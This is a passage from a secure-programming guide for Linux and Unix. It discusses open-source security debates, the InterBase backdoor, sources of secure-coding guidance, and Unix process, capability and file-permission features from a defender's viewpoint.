First, it's important to distinguish between ``destructive'' acts and ``constructive'' acts. In the real world, it is much easier to destroy a car than to build one. In the software world, it is much easier to find and exploit a vulnerability than to add new significant new functionality to that software. Attackers have many advantages against defenders because of this difference. Software developers must try to have no security–relevant mistakes anywhere in their code, while attackers only need to find one. Developers are primarily paid to get their programs to work... attackers don't need to make the program work, they only need to find a single weakness. And as I'll describe in a moment, it takes less information to attack a program than to modify one.

Generally attackers (against both open and closed programs) start by knowing about the general kinds of security problems programs have. There's no point in hiding this information; it's already out, and in any case, defenders need that kind of information to defend themselves. Attackers then use techniques to try to find those problems; I'll group the techniques into ``dynamic'' techniques (where you run the program) and ``static'' techniques (where you examine the program's code – be it source code or machine code).

In ``dynamic'' approaches, an attacker runs the program, sending it data (often problematic data), and sees if the programs' response indicates a common vulnerability. Open and closed programs have no difference here, since the attacker isn't looking at code. Attackers may also look at the code, the ``static'' approach. For open source software, they'll probably look at the source code and search it for patterns. For closed source software, they might search the machine code (usually presented in assembly language format to simplify the task) for essentially the same patterns. They might also use tools called ``decompilers'' that turn the machine code back into source code and then search the source code for the vulnerable patterns (the same way they would search for vulnerabilities in open source software). See Flake [2001] for one discussion of how closed code can still be examined for security vulnerabilities (e.g., using disassemblers). This point is important: even if an attacker wanted to use source code to find a vulnerability, a closed source program has no advantage, because the attacker can use a disassembler to re–create the source code of the product.

Non–developers might ask ``if decompilers can create source code from machine code, then why do developers say they need source code instead of just machine code?'' The problem is that although developers don't need source code to find security problems, developers do need source code to make substantial improvements to the program. Although decompilers can turn machine code back into a ``source code'' of sorts, the resulting source code is extremely hard to modify. Typically most understandable names are lost, so instead of variables like ``grand_total'' you get ``x123123'', instead of methods like ``display_warning'' you get ``f123124'', and the code itself may have spatterings of assembly in it. Also, _ALL_ comments and design information are lost. This isn't a serious problem for finding security problems, because generally you're searching for patterns indicating vulnerabilities, not for internal variable or method names. Thus, decompilers can be useful for finding ways to attack programs, but aren't helpful for updating programs.

Thus, developers will say ``source code is vital'' when they intend to add functionality), but the fact that the source code for closed source programs is hidden doesn't protect the program very much.

2.4.3. Why Keeping Vulnerabilities Secret Doesn't Make Them Go Away

Sometimes it's noted that a vulnerability that exists but is unknown can't be exploited, so the system ``practically secure.'' In theory this is true, but the problem is that once someone finds the vulnerability, the finder may just exploit the vulnerability instead of helping to fix it. Having unknown vulnerabilities doesn't really make the vulnerabilities go away; it simply means that the vulnerabilities are a time bomb, with no way to know when they'll be exploited. Fundamentally, the problem of someone exploiting a vulnerability they discover is a problem for both open and closed source systems.

One related claim sometimes made (though not as directly related to OSS/FS) is that people should not post warnings about vulnerabilities and discuss them. This sounds good in theory, but the problem is that attackers already distribute information about vulnerabilities through a large number of channels. In short, such approaches would leave defenders vulnerable, while doing nothing to inhibit attackers. In the past, companies actively tried to prevent disclosure of vulnerabilities, but experience showed that, in general, companies didn't fix vulnerabilities until they were widely known to their users (who could then insist that the vulnerabilities be fixed). This is all part of the argument for ``full disclosure.'' Gartner Group has a blunt commentary in a CNET.com article titled ``Commentary: Hype is the real issue – Tech News.'' They stated:

> The comments of Microsoft's Scott Culp, manager of the company's security response center, echo a common refrain in a long, ongoing battle over information. Discussions of morality regarding the distribution of information go way back and are very familiar. Several centuries ago, for example, the church tried to squelch Copernicus' and Galileo's theory of the sun being at the center of the solar system... Culp's attempt to blame "information security professionals" for the recent spate of vulnerabilities in Microsoft products is at best disingenuous. Perhaps, it also represents an attempt to deflect criticism from the company that built those products... [The] efforts of all parties contribute to a continuous process of improvement. The more widely vulnerabilities become known, the more quickly they get fixed.

2.4.4. How OSS/FS Counters Trojan Horses

It's sometimes argued that open source programs, because there's no enforced control by a single company, permit people to insert Trojan Horses and other malicious code. Trojan horses can be inserted into open source code, true, but they can also be inserted into proprietary code. A disgruntled or bribed employee can insert malicious code, and in many organizations it's much less likely to be found than in an open source program. After all, no one outside the organization can review the source code, and few companies review their code internally (or, even if they do, few can be assured that the reviewed code is actually what is used). And the notion that a closed–source company can be sued later has little evidence; nearly all licenses disclaim all warranties, and courts have generally not held software development companies liable.

Borland's InterBase server is an interesting case in point. Some time between 1992 and 1994, Borland inserted an intentional ``back door'' into their database server, ``InterBase''. This back door allowed any local or remote user to manipulate any database object and install arbitrary programs, and in some cases could lead to controlling the machine as ``root''. This vulnerability stayed in the product for at least 6 years – no one else could review the product, and Borland had no incentive to remove the vulnerability. Then Borland released its source code on July 2000. The "Firebird" project began working with the source code, and uncovered this serious security problem with InterBase in December 2000. By January 2001 the CERT announced the existence of this back door as CERT advisory CA–2001–01. What's discouraging is that the backdoor can be easily found simply by looking at an ASCII dump of the program (a common cracker trick). Once this problem was found by open source developers reviewing the code, it was patched quickly. You could argue

that, by keeping the password unknown, the program stayed safe, and that opening the source made the program less secure. I think this is nonsense, since ASCII dumps are trivial to do and well–known as a standard attack technique, and not all attackers have sudden urges to announce vulnerabilities – in fact, there's no way to be certain that this vulnerability has not been exploited many times. It's clear that after the source was opened, the source code was reviewed over time, and the vulnerabilities found and fixed. One way to characterize this is to say that the original code was vulnerable, its vulnerabilities became easier to exploit when it was first made open source, and then finally these vulnerabilities were fixed.

2.4.5. Other Advantages

The advantages of having source code open extends not just to software that is being attacked, but also extends to vulnerability assessment scanners. Vulnerability assessment scanners intentionally look for vulnerabilities in configured systems. A recent Network Computing evaluation found that the best scanner (which, among other things, found the most legitimate vulnerabilities) was Nessus, an open source scanner [Forristal 2001].

2.4.6. Bottom Line

So, what's the bottom line? I personally believe that when a program began as closed source and is then first made open source, it often starts less secure for any users (through exposure of vulnerabilities), and over time (say a few years) it has the potential to be much more secure than a closed program. If the program began as open source software, the public scrutiny is more likely to improve its security before it's ready for use by significant numbers of users, but there are several caveats to this statement (it's not an ironclad rule). Just making a program open source doesn't suddenly make a program secure, and just because a program is open source does not guarantee security:

- First, people have to actually review the code. This is one of the key points of debate – will people really review code in an open source project? All sorts of factors can reduce the amount of review: being a niche or rarely–used product (where there are few potential reviewers), having few developers, and use of a rarely–used computer language. Clearly, a program that has a single developer and no other contributors of any kind doesn't have this kind of review. On the other hand, a program that has a primary author and many other people who occasionally examine the code and contribute suggests that there are others reviewing the code (at least to create contributions). In general, if there are more reviewers, there's generally a higher likelihood that someone will identify a flaw – this is the basis of the ``many eyeballs'' theory. Note that, for example, the OpenBSD project continuously examines programs for security flaws, so the components in its innermost parts have certainly undergone a lengthy review. Since OSS/FS discussions are often held publicly, this level of review is something that potential users can judge for themselves.

  One factor that can particularly reduce review likelihood is not actually being open source. Some vendors like to posture their ``disclosed source'' (also called ``source available'') programs as being open source, but since the program owner has extensive exclusive rights, others will have far less incentive to work ``for free'' for the owner on the code. Even open source licenses which have unusually asymmetric rights (such as the MPL) have this problem. After all, people are less likely to voluntarily participate if someone else will have rights to their results that they don't have (as Bruce Perens says, ``who wants to be someone else's unpaid employee?''). In particular, since the reviewers with the most incentive tend to be people trying to modify the program, this disincentive to participate reduces the number of ``eyeballs''. Elias Levy made this mistake in his article about open source security; his examples of software that had been broken into (e.g., TIS's Gauntlet) were not, at the time, open source.

- Second, at least some of the people developing and reviewing the code must know how to write secure programs. Hopefully the existence of this book will help. Clearly, it doesn't matter if there are ``many eyeballs'' if none of the eyeballs know what to look for. Note that it's not necessary for everyone to know how to write secure programs, as long as those who do know how are examining the code changes.
- Third, once found, these problems need to be fixed quickly and their fixes distributed. Open source systems tend to fix the problems quickly, but the distribution is not always smooth. For example, the OpenBSD developers do an excellent job of reviewing code for security flaws – but they don't always report the identified problems back to the original developer. Thus, it's quite possible for there to be a fixed version in one system, but for the flaw to remain in another. I believe this problem is lessening over time, since no one ``downstream'' likes to repeatedly fix the same problem. Of course, ensuring that security patches are actually installed on end–user systems is a problem for both open source and closed source software.

Another advantage of open source is that, if you find a problem, you can fix it immediately. This really doesn't have any counterpart in closed source.

In short, the effect on security of open source software is still a major debate in the security community, though a large number of prominent experts believe that it has great potential to be more secure.

2.5. Types of Secure Programs

Many different types of programs may need to be secure programs (as the term is defined in this book). Some common types are:

- Application programs used as viewers of remote data. Programs used as viewers (such as word processors or file format viewers) are often asked to view data sent remotely by an untrusted user (this request may be automatically invoked by a web browser). Clearly, the untrusted user's input should not be allowed to cause the application to run arbitrary programs. It's usually unwise to support initialization macros (run when the data is displayed); if you must, then you must create a secure sandbox (a complex and error–prone task that almost never succeeds, which is why you shouldn't support macros in the first place). Be careful of issues such as buffer overflow, discussed in Chapter 6, which might allow an untrusted user to force the viewer to run an arbitrary program.
- Application programs used by the administrator (root). Such programs shouldn't trust information that can be controlled by non–administrators.
- Local servers (also called daemons).
- Network–accessible servers (sometimes called network daemons).
- Web–based applications (including CGI scripts). These are a special case of network–accessible servers, but they're so common they deserve their own category. Such programs are invoked indirectly via a web server, which filters out some attacks but nevertheless leaves many attacks that must be withstood.
- Applets (i.e., programs downloaded to the client for automatic execution). This is something Java is especially famous for, though other languages (such as Python) support mobile code as well. There are several security viewpoints here; the implementer of the applet infrastructure on the client side has to make sure that the only operations allowed are ``safe'' ones, and the writer of an applet has to deal with the problem of hostile hosts (in other words, you can't normally trust the client). There is some research attempting to deal with running applets on hostile hosts, but frankly I'm skeptical of the value of these approaches and this subject is exotic enough that I don't cover it further here.
- setuid/setgid programs. These programs are invoked by a local user and, when executed, are immediately granted the privileges of the program's owner and/or owner's group. In many ways these

are the hardest programs to secure, because so many of their inputs are under the control of the untrusted user and some of those inputs are not obvious.

This book merges the issues of these different types of program into a single set. The disadvantage of this approach is that some of the issues identified here don't apply to all types of programs. In particular, setuid/setgid programs have many surprising inputs and several of the guidelines here only apply to them. However, things are not so clear−cut, because a particular program may cut across these boundaries (e.g., a CGI script may be setuid or setgid, or be configured in a way that has the same effect), and some programs are divided into several executables each of which can be considered a different ``type'' of program. The advantage of considering all of these program types together is that we can consider all issues without trying to apply an inappropriate category to a program. As will be seen, many of the principles apply to all programs that need to be secured.

There is a slight bias in this book toward programs written in C, with some notes on other languages such as C++, Perl, PHP, Python, Ada95, and Java. This is because C is the most common language for implementing secure programs on Unix−like systems (other than CGI scripts, which tend to use languages such as Perl, PHP, or Python). Also, most other languages' implementations call the C library. This is not to imply that C is somehow the ``best'' language for this purpose, and most of the principles described here apply regardless of the programming language used.

2.6. Paranoia is a Virtue

The primary difficulty in writing secure programs is that writing them requires a different mind−set, in short, a paranoid mind−set. The reason is that the impact of errors (also called defects or bugs) can be profoundly different.

Normal non−secure programs have many errors. While these errors are undesirable, these errors usually involve rare or unlikely situations, and if a user should stumble upon one they will try to avoid using the tool that way in the future.

In secure programs, the situation is reversed. Certain users will intentionally search out and cause rare or unlikely situations, in the hope that such attacks will give them unwarranted privileges. As a result, when writing secure programs, paranoia is a virtue.

2.7. Why Did I Write This Document?

One question I've been asked is ``why did you write this book''? Here's my answer: Over the last several years I've noticed that many developers for Linux and Unix seem to keep falling into the same security pitfalls, again and again. Auditors were slowly catching problems, but it would have been better if the problems weren't put into the code in the first place. I believe that part of the problem was that there wasn't a single, obvious place where developers could go and get information on how to avoid known pitfalls. The information was publicly available, but it was often hard to find, out−of−date, incomplete, or had other problems. Most such information didn't particularly discuss Linux at all, even though it was becoming widely used! That leads up to the answer: I developed this book in the hope that future software developers won't repeat past mistakes, resulting in more secure systems. You can see a larger discussion of this at http://www.linuxsecurity.com/feature_stories/feature_story−6.html.

A related question that could be asked is ``why did you write your own book instead of just referring to other documents''? There are several answers:

- Much of this information was scattered about; placing the critical information in one organized document makes it easier to use.
- Some of this information is not written for the programmer, but is written for an administrator or user.
- Much of the available information emphasizes portable constructs (constructs that work on all Unix−like systems), and failed to discuss Linux at all. It's often best to avoid Linux−unique abilities for portability's sake, but sometimes the Linux−unique abilities can really aid security. Even if non−Linux portability is desired, you may want to support the Linux−unique abilities when running on Linux. And, by emphasizing Linux, I can include references to information that is helpful to someone targeting Linux that is not necessarily true for others.

2.8. Sources of Design and Implementation Guidelines

Several documents help describe how to write secure programs (or, alternatively, how to find security problems in existing programs), and were the basis for the guidelines highlighted in the rest of this book.

For general−purpose servers and setuid/setgid programs, there are a number of valuable documents (though some are difficult to find without having a reference to them).

Matt Bishop [1996, 1997] has developed several extremely valuable papers and presentations on the topic, and in fact he has a web page dedicated to the topic at http://olympus.cs.ucdavis.edu/~bishop/secprog.html. AUSCERT has released a programming checklist [AUSCERT 1996], based in part on chapter 23 of Garfinkel and Spafford's book discussing how to write secure SUID and network programs [Garfinkel 1996]. Galvin [1998a] described a simple process and checklist for developing secure programs; he later updated the checklist in Galvin [1998b]. Sitaker [1999] presents a list of issues for the ``Linux security audit'' team to search for. Shostack [1999] defines another checklist for reviewing security−sensitive code. The NCSA [NCSA] provides a set of terse but useful secure programming guidelines. Other useful information sources include the *Secure Unix Programming FAQ* [Al−Herbish 1999], the *Security−Audit's Frequently Asked Questions* [Graham 1999], and Ranum [1998]. Some recommendations must be taken with caution, for example, the BSD setuid(7) man page [Unknown] recommends the use of access(3) without noting the dangerous race conditions that usually accompany it. Wood [1985] has some useful but dated advice in its ``Security for Programmers'' chapter. Bellovin [1994] includes useful guidelines and some specific examples, such as how to restructure an ftpd implementation to be simpler and more secure. FreeBSD provides some guidelines FreeBSD [1999] [Quintero 1999] is primarily concerned with GNOME programming guidelines, but it includes a section on security considerations. [Venema 1996] provides a detailed discussion (with examples) of some common errors when programming secure programs (widely−known or predictable passwords, burning yourself with malicious data, secrets in user−accessible data, and depending on other programs). [Sibert 1996] describes threats arising from malicious data. Michael Bacarella's article The Peon's Guide To Secure System Development provides a nice short set of guidelines.

There are many documents giving security guidelines for programs using the Common Gateway Interface (CGI) to interface with the web. These include Van Biesbrouck [1996], Gundavaram [unknown], [Garfinkle 1997] Kim [1996], Phillips [1995], Stein [1999], [Peteanu 2000], and [Advosys 2000].

There are many documents specific to a language, which are further discussed in the language−specific sections of this book. For example, the Perl distribution includes perlsec(1), which describes how to use Perl more securely. The Secure Internet Programming site at http://www.cs.princeton.edu/sip is interested in computer security issues in general, but focuses on mobile code systems such as Java, ActiveX, and JavaScript; Ed Felten (one of its principles) co−wrote a book on securing Java ([McGraw 1999]) which is discussed in Section 10.6. Sun's security code guidelines provide some guidelines primarily for Java and C; it is available at http://java.sun.com/security/seccodeguide.html.

Yoder [1998] contains a collection of patterns to be used when dealing with application security. It's not really a specific set of guidelines, but a set of commonly−used patterns for programming that you may find useful. The Schmoo group maintains a web page linking to information on how to write secure code at http://www.shmoo.com/securecode.

There are many documents describing the issue from the other direction (i.e., ``how to crack a system''). One example is McClure [1999], and there's countless amounts of material from that vantage point on the Internet. There are also more general documents on computer architectures on how attacks must be developed to exploit them, e.g., [LSD 2001]. The Honeynet Project has been collecting information (including statistics) on how attackers actually perform their attacks; see their website at http://project.honeynet.org for more information.

There's also a large body of information on vulnerabilities already identified in existing programs. This can be a useful set of examples of ``what not to do,'' though it takes effort to extract more general guidelines from the large body of specific examples. There are mailing lists that discuss security issues; one of the most well−known is Bugtraq, which among other things develops a list of vulnerabilities. The CERT Coordination Center (CERT/CC) is a major reporting center for Internet security problems which reports on vulnerabilities. The CERT/CC occasionally produces advisories that provide a description of a serious security problem and its impact, along with instructions on how to obtain a patch or details of a workaround; for more information see http://www.cert.org. Note that originally the CERT was a small computer emergency response team, but officially ``CERT'' doesn't stand for anything now. The Department of Energy's Computer Incident Advisory Capability (CIAC) also reports on vulnerabilities. These different groups may identify the same vulnerabilities but use different names. To resolve this problem, MITRE supports the Common Vulnerabilities and Exposures (CVE) list which creates a single unique identifier (``name'') for all publicly known vulnerabilities and security exposures identified by others; see http://www.cve.mitre.org. NIST's ICAT is a searchable catalog of computer vulnerabilities, categorizing each CVE vulnerability so that they can be searched and compared later; see http://csrc.nist.gov/icat.

This book is a summary of what I believe are the most useful and important guidelines. My goal is a book that a good programmer can just read and then be fairly well prepared to implement a secure program. No single document can really meet this goal, but I believe the attempt is worthwhile. My objective is to strike a balance somewhere between a ``complete list of all possible guidelines'' (that would be unending and unreadable) and the various ``short'' lists available on−line that are nice and short but omit a large number of critical issues. When in doubt, I include the guidance; I believe in that case it's better to make the information available to everyone in this ``one stop shop'' document. The organization presented here is my own (every list has its own, different structure), and some of the guidelines (especially the Linux−unique ones, such as those on capabilities and the FSUID value) are also my own. Reading all of the referenced documents listed above as well is highly recommended, though I realize that for many it's impractical.

2.9. Other Sources of Security Information

There are a vast number of web sites and mailing lists dedicated to security issues. Here are some other sources of security information:

- Securityfocus.com has a wealth of general security−related news and information, and hosts a number of security−related mailing lists. See their website for information on how to subscribe and view their archives. A few of the most relevant mailing lists on SecurityFocus are:
    - The ``Bugtraq'' mailing list is, as noted above, a ``full disclosure moderated mailing list for the detailed discussion and announcement of computer security vulnerabilities: what they are,

how to exploit them, and how to fix them."

- ♦ The ``secprog" mailing list is a moderated mailing list for the discussion of secure software development methodologies and techniques. I specifically monitor this list, and I coordinate with its moderator to ensure that resolutions reached in SECPROG (if I agree with them) are incorporated into this document.
- ♦ The ``vuln−dev" mailing list discusses potential or undeveloped holes.

- IBM's ``developerWorks: Security" has a library of interesting articles. You can learn more from http://www.ibm.com/developer/security.
- For Linux−specific security information, a good source is LinuxSecurity.com. If you're interested in auditing Linux code, places to see include the Linux Security−Audit Project FAQ and Linux Kernel Auditing Project are dedicated to auditing Linux code for security issues.

Of course, if you're securing specific systems, you should sign up to their security mailing lists (e.g., Microsoft's, Red Hat's, etc.) so you can be warned of any security updates.

2.10. Document Conventions

System manual pages are referenced in the format *name(number)*, where *number* is the section number of the manual. The pointer value that means ``does not point anywhere" is called NULL; C compilers will convert the integer 0 to the value NULL in most circumstances where a pointer is needed, but note that nothing in the C standard requires that NULL actually be implemented by a series of all−zero bits. C and C++ treat the character '\0' (ASCII 0) specially, and this value is referred to as NIL in this book (this is usually called ``NUL", but ``NUL" and ``NULL" sound identical). Function and method names always use the correct case, even if that means that some sentences must begin with a lower case letter. I use the term ``Unix−like" to mean Unix, Linux, or other systems whose underlying models are very similar to Unix; I can't say POSIX, because there are systems such as Windows 2000 that implement portions of POSIX yet have vastly different security models.

An attacker is called an ``attacker", ``cracker", or ``adversary", and not a ``hacker". Some journalists mistakenly use the word ``hacker" instead of ``attacker"; this book avoids this misuse, because many Linux and Unix developers refer to themselves as ``hackers" in the traditional non−evil sense of the term. To many Linux and Unix developers, the term ``hacker" continues to mean simply an expert or enthusiast, particularly regarding computers. It is true that some hackers commit malicious or intrusive actions, but many other hackers do not, and it's unfair to claim that all hackers perform malicious activities. Many other glossaries and books note that not all hackers are attackers. For example, the Industry Advisory Council's Information Assurance (IA) Special Interest Group (SIG)'s Information Assurance Glossary defines hacker as ``A person who delights in having an intimate understanding of the internal workings of computers and computer networks. The term is misused in a negative context where `cracker' should be used." The Jargon File has a long and complicate definition for hacker, starting with ``A person who enjoys exploring the details of programmable systems and how to stretch their capabilities, as opposed to most users, who prefer to learn only the minimum necessary."; it notes although some people use the term to mean ``A malicious meddler who tries to discover sensitive information by poking around", it also states that this definition is deprecated and that the correct term for this sense is ``cracker".

This book uses the ``new" or ``logical" quoting system, instead of the traditional American quoting system: quoted information does not include any trailing punctuation if the punctuation is not part of the material being quoted. While this may cause a minor loss of typographical beauty, the traditional American system causes extraneous characters to be placed inside the quotes. These extraneous characters have no effect on prose but can be disastrous in code or computer commands. I use standard American (not British) spelling; I've yet to meet an English speaker on any continent who has trouble with this.

Chapter 3. Summary of Linux and Unix Security Features

Discretion will protect you, and understanding will guard you.

Proverbs 2:11 (NIV)

Before discussing guidelines on how to use Linux or Unix security features, it's useful to know what those features are from a programmer's viewpoint. This section briefly describes those features that are widely available on nearly all Unix−like systems. However, note that there is considerable variation between different versions of Unix−like systems, and not all systems have the abilities described here. This chapter also notes some extensions or features specific to Linux; Linux distributions tend to be fairly similar to each other from the point−of−view of programming for security, because they all use essentially the same kernel and C library (and the GPL−based licenses encourage rapid dissemination of any innovations). It also notes some of the security−relevant differences between different Unix implementations, but please note that this isn't an exhaustive list. This chapter doesn't discuss issues such as implementations of mandatory access control (MAC) which many Unix−like systems do not implement. If you already know what those features are, please feel free to skip this section.

Many programming guides skim briefly over the security−relevant portions of Linux or Unix and skip important information. In particular, they often discuss ``how to use'' something in general terms but gloss over the security attributes that affect their use. Conversely, there's a great deal of detailed information in the manual pages about individual functions, but the manual pages sometimes obscure key security issues with detailed discussions on how to use each individual function. This section tries to bridge that gap; it gives an overview of the security mechanisms in Linux that are likely to be used by a programmer, but concentrating specifically on the security ramifications. This section has more depth than the typical programming guides, focusing specifically on security−related matters, and points to references where you can get more details.

First, the basics. Linux and Unix are fundamentally divided into two parts: the kernel and ``user space''. Most programs execute in user space (on top of the kernel). Linux supports the concept of ``kernel modules'', which is simply the ability to dynamically load code into the kernel, but note that it still has this fundamental division. Some other systems (such as the HURD) are ``microkernel'' based systems; they have a small kernel with more limited functionality, and a set of ``user'' programs that implement the lower−level functions traditionally implemented by the kernel.

Some Unix−like systems have been extensively modified to support strong security, in particular to support U.S. Department of Defense requirements for Mandatory Access Control (level B1 or higher). This version of this book doesn't cover these systems or issues; I hope to expand to that in a future version. More detailed information on some of them is available elsewhere, for example, details on SGI's ``Trusted IRIX/B'' are available in NSA's Final Evaluation Reports (FERs).

When users log in, their usernames are mapped to integers marking their ``UID'' (for ``user id'') and the ``GID''s (for ``group id'') that they are a member of. UID 0 is a special privileged user (role) traditionally called ``root''; on most Unix−like systems (including Unix) root can overrule most security checks and is used to administrate the system. On some Unix systems, GID 0 is also special and permits unrestricted access to resources at the group level [Gay 2000, 228]; this isn't true on other systems (such as Linux), but even in those systems group 0 is essentially all−powerful because so many special system files are owned by group 0. Processes are the only ``subjects'' in terms of security (that is, only processes are active objects). Processes can access various data objects, in particular filesystem objects (FSOs), System V Interprocess Communication (IPC) objects, and network ports. Processes can also set signals. Other security−relevant topics include quotas

and limits, libraries, auditing, and PAM. The next few subsections detail this.

3.1. Processes

In Unix−like systems, user−level activities are implemented by running processes. Most Unix systems support a ``thread'' as a separate concept; threads share memory inside a process, and the system scheduler actually schedules threads. Linux does this differently (and in my opinion uses a better approach): there is no essential difference between a thread and a process. Instead, in Linux, when a process creates another process it can choose what resources are shared (e.g., memory can be shared). The Linux kernel then performs optimizations to get thread−level speeds; see clone(2) for more information. It's worth noting that the Linux kernel developers tend to use the word ``task'', not ``thread'' or ``process'', but the external documentation tends to use the word process (so I'll use the term ``process'' here). When programming a multi−threaded application, it's usually better to use one of the standard thread libraries that hide these differences. Not only does this make threading more portable, but some libraries provide an additional level of indirection, by implementing more than one application−level thread as a single operating system thread; this can provide some improved performance on some systems for some applications.

3.1.1. Process Attributes

Here are typical attributes associated with each process in a Unix−like system:

- RUID, RGID − real UID and GID of the user on whose behalf the process is running
- EUID, EGID − effective UID and GID used for privilege checks (except for the filesystem)
- SUID, SGID − Saved UID and GID; used to support switching permissions ``on and off'' as discussed below. Not all Unix−like systems support this, but the vast majority do (including Linux and Solaris); if you want to check if a given system implements this option in the POSIX standard, you can use sysconf(2) to determine if _POSIX_SAVED_IDS is in effect.
- supplemental groups − a list of groups (GIDs) in which this user has membership. In the original version 7 Unix, this didn't exist − processes were only a member of one group at a time, and a special command had to be executed to change that group. BSD added support for a list of groups in each process, which is more flexible, and this addition is now widely implemented (including by Linux and Solaris).
- umask − a set of bits determining the default access control settings when a new filesystem object is created; see umask(2).
- scheduling parameters − each process has a scheduling policy, and those with the default policy SCHED_OTHER have the additional parameters nice, priority, and counter. See sched_setscheduler(2) for more information.
- limits − per−process resource limits (see below).
- filesystem root − the process' idea of where the root filesystem ("/") begins; see chroot(2).

Here are less−common attributes associated with processes:

- FSUID, FSGID − UID and GID used for filesystem access checks; this is usually equal to the EUID and EGID respectively. This is a Linux−unique attribute.
- capabilities − POSIX capability information; there are actually three sets of capabilities on a process: the effective, inheritable, and permitted capabilities. See below for more information on POSIX capabilities. Linux kernel version 2.2 and greater support this; some other Unix−like systems do too, but it's not as widespread.

In Linux, if you really need to know exactly what attributes are associated with each process, the most definitive source is the Linux source code, in particular `/usr/include/linux/sched.h`'s definition of task_struct.

The portable way to create new processes it use the fork(2) call. BSD introduced a variant called vfork(2) as an optimization technique. The bottom line with vfork(2) is simple: *don't* use it if you can avoid it. See Section 8.6 for more information.

Linux supports the Linux−unique clone(2) call. This call works like fork(2), but allows specification of which resources should be shared (e.g., memory, file descriptors, etc.). Various BSD systems implement an rfork() system call (originally developed in Plan9); it has different semantics but the same general idea (it also creates a process with tighter control over what is shared). Portable programs shouldn't use these calls directly, if possible; as noted earlier, they should instead rely on threading libraries that use such calls to implement threads.

This book is not a full tutorial on writing programs, so I will skip widely−available information handling processes. You can see the documentation for wait(2), exit(2), and so on for more information.

3.1.2. POSIX Capabilities

POSIX capabilities are sets of bits that permit splitting of the privileges typically held by root into a larger set of more specific privileges. POSIX capabilities are defined by a draft IEEE standard; they're not unique to Linux but they're not universally supported by other Unix−like systems either. Linux kernel 2.0 did not support POSIX capabilities, while version 2.2 added support for POSIX capabilities to processes. When Linux documentation (including this one) says ``requires root privilege'', in nearly all cases it really means ``requires a capability'' as documented in the capability documentation. If you need to know the specific capability required, look it up in the capability documentation.

In Linux, the eventual intent is to permit capabilities to be attached to files in the filesystem; as of this writing, however, this is not yet supported. There is support for transferring capabilities, but this is disabled by default. Linux version 2.2.11 added a feature that makes capabilities more directly useful, called the ``capability bounding set''. The capability bounding set is a list of capabilities that are allowed to be held by any process on the system (otherwise, only the special init process can hold it). If a capability does not appear in the bounding set, it may not be exercised by any process, no matter how privileged. This feature can be used to, for example, disable kernel module loading. A sample tool that takes advantage of this is LCAP at http://pweb.netcom.com/~spoon/lcap/.

More information about POSIX capabilities is available at ftp://linux.kernel.org/pub/linux/libs/security/linux−privs.

3.1.3. Process Creation and Manipulation

Processes may be created using fork(2), the non−recommended vfork(2), or the Linux−unique clone(2); all of these system calls duplicate the existing process, creating two processes out of it. A process can execute a different program by calling execve(2), or various front−ends to it (for example, see exec(3), system(3), and popen(3)).

When a program is executed, and its file has its setuid or setgid bit set, the process' EUID or EGID (respectively) is usually set to the file's value. This functionality was the source of an old Unix security weakness when used to support setuid or setgid scripts, due to a race condition. Between the time the kernel

opens the file to see which interpreter to run, and when the (now−set−id) interpreter turns around and reopens the file to interpret it, an attacker might change the file (directly or via symbolic links).

Different Unix−like systems handle the security issue for setuid scripts in different ways. Some systems, such as Linux, completely ignore the setuid and setgid bits when executing scripts, which is clearly a safe approach. Most modern releases of SysVr4 and BSD 4.4 use a different approach to avoid the kernel race condition. On these systems, when the kernel passes the name of the set−id script to open to the interpreter, rather than using a pathname (which would permit the race condition) it instead passes the filename /dev/fd/3. This is a special file already opened on the script, so that there can be no race condition for attackers to exploit. Even on these systems I recommend against using the setuid/setgid shell scripts language for secure programs, as discussed below.

In some cases a process can affect the various UID and GID values; see setuid(2), seteuid(2), setreuid(2), and the Linux−unique setfsuid(2). In particular the saved user id (SUID) attribute is there to permit trusted programs to temporarily switch UIDs. Unix−like systems supporting the SUID use the following rules: If the RUID is changed, or the EUID is set to a value not equal to the RUID, the SUID is set to the new EUID. Unprivileged users can set their EUID from their SUID, the RUID to the EUID, and the EUID to the RUID.

The Linux−unique FSUID process attribute is intended to permit programs like the NFS server to limit themselves to only the filesystem rights of some given UID without giving that UID permission to send signals to the process. Whenever the EUID is changed, the FSUID is changed to the new EUID value; the FSUID value can be set separately using setfsuid(2), a Linux−unique call. Note that non−root callers can only set FSUID to the current RUID, EUID, SEUID, or current FSUID values.

3.2. Files

On all Unix−like systems, the primary repository of information is the file tree, rooted at ``/''. The file tree is a hierarchical set of directories, each of which may contain filesystem objects (FSOs).

In Linux, filesystem objects (FSOs) may be ordinary files, directories, symbolic links, named pipes (also called first−in first−outs or FIFOs), sockets (see below), character special (device) files, or block special (device) files (in Linux, this list is given in the find(1) command). Other Unix−like systems have an identical or similar list of FSO types.

Filesystem objects are collected on filesystems, which can be mounted and unmounted on directories in the file tree. A filesystem type (e.g., ext2 and FAT) is a specific set of conventions for arranging data on the disk to optimize speed, reliability, and so on; many people use the term ``filesystem'' as a synonym for the filesystem type.

3.2.1. Filesystem Object Attributes

Different Unix−like systems support different filesystem types. Filesystems may have slightly different sets of access control attributes and access controls can be affected by options selected at mount time. On Linux, the ext2 filesystems is currently the most popular filesystem, but Linux supports a vast number of filesystems. Most Unix−like systems tend to support multiple filesystems too.

Most filesystems on Unix−like systems store at least the following:

- owning UID and GID − identifies the ``owner'' of the filesystem object. Only the owner or root can change the access control attributes unless otherwise noted.

- permission bits − read, write, execute bits for each of user (owner), group, and other. For ordinary files, read, write, and execute have their typical meanings. In directories, the ``read'' permission is necessary to display a directory's contents, while the ``execute'' permission is sometimes called ``search'' permission and is necessary to actually enter the directory to use its contents. In a directory ``write'' permission on a directory permits adding, removing, and renaming files in that directory; if you only want to permit adding, set the sticky bit noted below. Note that the permission values of symbolic links are never used; it's only the values of their containing directories and the linked−to file that matter.
- ``sticky'' bit − when set on a directory, unlinks (removes) and renames of files in that directory are limited to the file owner, the directory owner, or root privileges. This is a very common Unix extension and is specified in the Open Group's Single Unix Specification version 2. Old versions of Unix called this the ``save program text'' bit and used this to indicate executable files that should stay in memory. Systems that did this ensured that only root could set this bit (otherwise users could have crashed systems by forcing ``everything'' into memory). In Linux, this bit has no effect on ordinary files and ordinary users can modify this bit on the files they own: Linux's virtual memory management makes this old use irrelevant.
